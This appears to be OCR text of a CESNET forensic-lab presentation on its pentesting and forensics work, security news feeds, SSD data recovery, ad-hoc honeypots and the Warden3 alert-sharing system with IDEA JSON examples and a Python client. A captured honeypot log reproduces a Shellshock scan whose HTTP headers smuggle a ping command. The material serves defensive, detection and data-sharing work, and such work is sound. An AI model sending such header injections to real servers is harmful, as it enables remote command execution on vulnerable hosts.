FLAB, Warden3 and friends

bodik@cesnet.cz
kostenec@cesnet.cz
apadrta@cesnet.cz

CS Danube (Cyber Security in Danube Region) project is part financed by the European Union from the START Danube Region Project Fund.

FLAB

- Who
  - Aleš Padrta
    - Security manager, incident investigator, malware analyst
  - Radoslav Bodó
    - System administrator, incident responder, penetration tester
  - Michal Kostěnec
    - Network architech and engineer, penetration tester

WIRT – WEBnet Incident Response Team


- Why
  - Spend 8+ years administering a computing environment at University of West Bohemia
  - Defending enterprise grade network lead us to learn basic forensic skills
    - Tracking nodes by netflow
    - Operating system processes analysis
    - Indicator of compromise
    - Basic filesystem forensics

From WIRT to FLAB

- Basics at first, but developed further
  - Mysphere1
    - Development of IDS systems within WEBnet network
      - `Labrea, nepenthes, netflow, sshcrack, apache_rfi, hihat, GHH, PHP Hop, Snort, PE Hunter`
  - Mysphere2
    - Enhancing the process of security incident handling at WEBnet network
      - Succeeding in detection was a nightmare for handling, so we come up with quarantine network and basic IH automation
  - Mysphere3
    - IPv6 enabled honeypots
      - Fail, no attackers attracted

From WIRT to FLAB

- Terena.org GN3 BPD
- Bodó, Kostěnec: Experiences with IDS and Honeypots
  - Gn3-na3-t4-cbpd135.pdf



FLAB – Forensic laboratory

- While studying, handling and reacting to security incidents we have learned both sides of the force and that allowed us to lend our experience to others in CESNET network

- Event analysis
- Penetration testing
- Stress/Performance testing

FLAB – Forensic laboratory


- While studying, handling and reacting to security incidents we have learned both sides of the force and that allowed us to lend our experience to others in CESNET network

- Event analysis
  - Computer forensics (evidence gathering, investigation, conclusion)
  - Malware analysis (RE towards IoC)
  - Data rescue from corrupted media


FLAB – Forensic laboratory

- While studying, handling and reacting to security incidents we have learned both sides of the force and that allowed us to lend our experience to others in CESNET network

- Penetration testing
  - Nothing fancy, but we do our best – spend time to attack customers environment
  - Minimum length of the test is 20 days
  - Report finding
    - Full disclosure on site, that should help a customers to get understand the mind of the attackers and prepare themselves better next time



FLAB



- Stress testing
  - Environment analysis
  - Testing (flooding, overloading)
  - Results analysis and advisories

Staying FLAB

- While penetration testing and forensics are our flagships, we need to constantly learn a new stuff and be up-to-date with the state-of-art in infosec

- Public resources
  - portal.ccao.cz/rss
  - Irc freenode, ircnet
  - Cs-danube
- Research
  - honeypots

feedz bacup

9/6/15 5:28 PM

https://isc.sans.edu/rssfeed_full.xml
https://www.csirt.cz/rss/news/security/
http://www.debian.org/security/dsa-long
http://www.securityfocus.com/rss/vulnerabilities.xml
http://rss.packetstormsecurity.com/files/tags/advisory/
http://home.zcu.cz/~bodik/atom/atom2rss.php?source=https://www.th
http://2600.sk/rss.xml
http://packetstormsecurity.org/misc.xml
http://seclists.org/rss/fulldisclosure.rss
http://www.fi.muni.cz/%7Ekas/blog/index.cgi/index.rss


http://www.exploit-db.com/rss.xml
http://packetstormsecurity.org/tools.xml
https://news.ycombinator.com/rss
http://blog.didierstevens.com/feed/
http://feeds.feedburner.com/JonHartsBlog
https://github.com/DanMcInerney.atom
http://lcamtuf.blogspot.com/feeds/posts/default
http://gistrss.appspot.com/feed/taviso
http://nvd.nist.gov/download/nvd-rss-analyzed.xml
http://nvd.nist.gov/download/nvd-rss.xml
http://rss.root.cz/clanky
http://www.abclinuxu.cz/auto/abc.rss
http://www.securityfocus.com/rss/news.xml
http://www.debian-linux.cz/feed/
http://rss.root.cz/zpravicky/
http://rss.zdrojak.cz/clanky/
http://www.abclinuxu.cz/auto/zpravicky.rss


http://feeds.feedburner.com/ThierryZoller?format=xml
http://www.educatedguesswork.org/atom.xml
http://identitymeme.org/feed/
http://feeds.feedburner.com/typepad/the_security_practice
http://wireless-comm.blogspot.com/feeds/posts/default
http://integriography.wordpress.com/feed/
http://feeds2.feedburner.com/SansApplicationSecurityBlog

Staying FLAB – Police virus


- While penetration testing and forensics are our flagships, we need to constantly learn a new stuff and be up-to-date with the state-of-art in infosec

- Public resources
- Research
  - Focus on CZ/SK
  - New technologies
  - honeypots





Staying FLAB – SSDs



- While penetration testing and forensics are our flagships, we need to constantly learn a new stuff and be up-to-date with the state-of-art in infosec

- Public resources
- Research
  - Focus on CZ/SK
  - New technologies
  - honeypots

CESNET FLAB

Conclusions


- What happens to my data?
  - Fragmented
  - Deduplicated
  - Compressed
  - (Encrypted)
- What about deleted data?
  - Destroyed by TRIM
  - Really fast (max 10 minutes to **wipe** entire drive)
  - No hope for easy recovery (FTK, photorec..)

October 6, 2013, Fo

CESNET FLAB

The Controller

- Conflicting demands
  - Wear level vs. write speed
  - Wear level vs. WAF
- Depends on
  - Controller configuration
  - Actual state (!)
- Overall criterion
  - Minimize




$$J = \frac{1}{w_W} J_W(A_i) + \frac{1}{w_{WA}} J_{WA}(A_i) + \frac{1}{w_{WL}} J_{WL}(A_i)$$

Staying FLAB – Warden

- While penetration testing and forensics are our flagships, we need to constantly learn a new stuff and be up-to-date with the state-of-art in infosec


```
$ while (true); do nc -v -l -p 49152 ; echo "---------";

# ... (wait for 2 days ;)

---------
nc: listening on :: 49152 ...
nc: listening on 0.0.0.0 49152 ...
nc: connect to a.b.c.133 49152 from xshells.net (x.y.187.3
GET /PSBlock

---------
```

- Public resources
- Research
  - Honeypots
    - Ad-hoc honeypots
    - warden3



pattern	unknown
port	57655
request_raw	GET / HTTP/1.0 Accept: */* Cookie: () { :; }; ping -c 17 209.126.230.74 Host: () { :; }; ping -c 23 209.126.230.74 Referer: () { :; }; ping -c 11 209.126.230.74 User-Agent: shellshock-scan (http://blog.erratasec.com/2014/09
request_url	/
source	209.126.230.72
time	2014-09-25 04:01:11
type	glastopf

Warden



- There are several security teams within Cesnet network and some of them want to share their IDS data

- Framework for security oriented data sharing and processing
  - Client/server poll architecture
  - Glorified queue (Kácha™)
  - Authenticated, encrypted, sanitized channel

Warden 1,2

- SOAP, Perl, HTTPS
  - Hard to install
  - Not extensible
  - But generally working

```
POST /Warden HTTP/1.1
Host: bodik.cesnet.cz:23231
User-Agent: SOAP::Lite/Perl/0.712

<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:soapenc="http://s
 soap:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/" xmlns:soap="http://schemas.x
        <soap:Body>
                <saveNewEvent xmlns="Warden">
                        <event>
                                <SERVICE xsi:type="xsd:string">Kippo</SERVICE>
                                <DETECTED xsi:type="xsd:dateTime">2015-09-29T14:43:12</DETEC
                                <TYPE xsi:type="xsd:string">bruteforce</TYPE>
                                <SOURCE_TYPE xsi:type="xsd:string">IP</SOURCE_TYPE>
                                <SOURCE xsi:type="xsd:string">1.2.3.4</SOURCE>
                                <TARGET_PROTO xsi:type="xsd:string">TCP</TARGET_PROTO>
                                <TARGET_PORT xsi:type="xsd:int">123</TARGET_PORT>
                                <ATTACK_SCALE xsi:type="xsd:int">123</ATTACK_SCALE>
                                <NOTE xsi:type="xsd:string">Kippo 0</NOTE>
                                <PRIORITY xsi:type="xsd:string">null</PRIORITY>
                                <TIMEOUT xsi:type="xsd:int">123</TIMEOUT>
                        </event>
                </saveNewEvent>
        </soap:Body>
</soap:Envelope>
```

Warden

- Generally Warden project was successful
  - Building a development team
  - Interconnecting several institution within but also outsite Cesnet network
  - But it was not sufficient for real world usage as user base growed and more variable data were needed to transfer (not just L3 data but phishing, c2 info, …)

- Based on experience gained a successor (W3) was created using new technlogies and vision
  - JSON
  - Extensibility
  - Anonymization
  - Parseable by machines, readable by humans

IDEA – the new core of W3

- https://idea.cesnet.cz
  - Intrusion Detection Extensible Alert


```
{
   "Format": "IDEA0",
   "ID": "4390fc3f-c753-4a3e-bc83-1b44f24baf75",
   "CreateTime": "2012-11-03T10:00:02Z",
   "DetectTime": "2012-11-03T10:00:07Z",
   "WinStartTime": "2012-11-03T05:00:00Z",
   "WinEndTime": "2012-11-03T10:00:00Z",
   "EventTime": "2012-11-03T07:36:00Z",
   "CeaseTime": "2012-11-03T09:55:22Z",
   "Category": ["Fraud.Phishing"],
   "Ref": ["cve:CVE-1234-5678"],
   "Confidence": 1,
   "Note": "Synthetic example",
   "ConnCount": 20,
   "Source": [
      {
         "Type": ["Phishing"],
         "IP4": ["192.168.0.2-192.168.0.5", "192.168.0.10/25"],
         "IP6": ["2001:0db8:0000:0000:0000:ff00:0042::/112"],
         "Hostname": ["example.com"],
         "URL": ["http://example.com/cgi-bin/killemall"],
         "Proto": ["tcp", "http"],
         "AttachHand": ["att1"],
         "Netname": ["ripe:IANA-CBLK-RESERVED1"]
      }
   ],
   "Target": [
      {
         "Type": ["Backscatter", "OriginSpam"],
         "Email": ["innocent@example.com"],
         "Spoofed": true
      },
      {
         "Type": ["CasualIP"],
         "IP4": ["10.2.2.0/24"],
         "Anonymised": true
      }
   ],
   "Attach": [
      {
         "Handle": "att1",
         "FileName": ["killemall"],
         "Type": ["Malware"],
         "ContentType": "application/octet-stream",
         "Hash": ["sha1:0c4a38c3569f0cc632e74f4c"],
         "Size": 46,
         "Ref": ["Trojan-Spy:W32/FinSpy.A"],
         "ContentEncoding": "base64",
         "Content": "TVpqdXN0a2lkZGluZwo="
      }
   ],
   "Node": [
      {
         "Name": "kippo-honey",
         "Realm": "cesnet.cz",
         "Tags": ["Protocol", "Honeypot"],
         "SW": "Kippo",
         "AggrWin": "00:05:00"
      }
   ]
}
```

Warden3 implementation

- Server – Python, WSGI (Apache), MySQL
- Protocol – HTTP, JSON

```
$ curl 'https://warden.example.com/getEvents?count=1&id=12'
{"lastid": 13,
 "events": [
  {"Format": "IDEA0",
   "ID": "48fb18c4-435d-4cd8-ad8a-fb4c2998f3d0",
   "Category": ["Test"],
   "DetectTime": "2014-10-19T15:22:20.409128Z"}]}

$ curl --request POST --data '{#$%^' 'https://.../getEvents'
{"error": 400,
 "method": "getEvents",
 "message": "Deserialization error, cause was ValueError: Expecting
property name: line 1 column 1 (char 1)",
 "detail": {
  "args": "{#$%^"
 }
}
```

Warden3 implementation

- Python API

```
wclient = Client(**read_cfg("warden_client.cfg"))

wclient = Client(
    url      = 'https://warden.example.com/warden3',
    keyfile  = 'etc/key.pem',
    certfile = 'etc/cert.pem',
    cafile   = 'etc/tcs-ca-bundle.pem',
    timeout  = 10,
    errlog   = {"level": "debug"},
    filelog  = {"level": "debug"},
    idstore  = "MyClient.id",
    name     = "cz.cesnet.honeypot.kippo")
```

```
# receiving
ret = wclient.getEvents(count=10)
for e in ret:
    print e
if isinstance(ret, Error):
    print("Error: %s" % ret)

# sending
event = {
   "Format": "IDEA0",
   "ID": str(uuid4()),
   "DetectTime": isostamp(datetime),
   "Category": ["Test"]
}
ret = wclient.sendEvents([event])
if not ret:
    print("Error: %s" % ret)
```

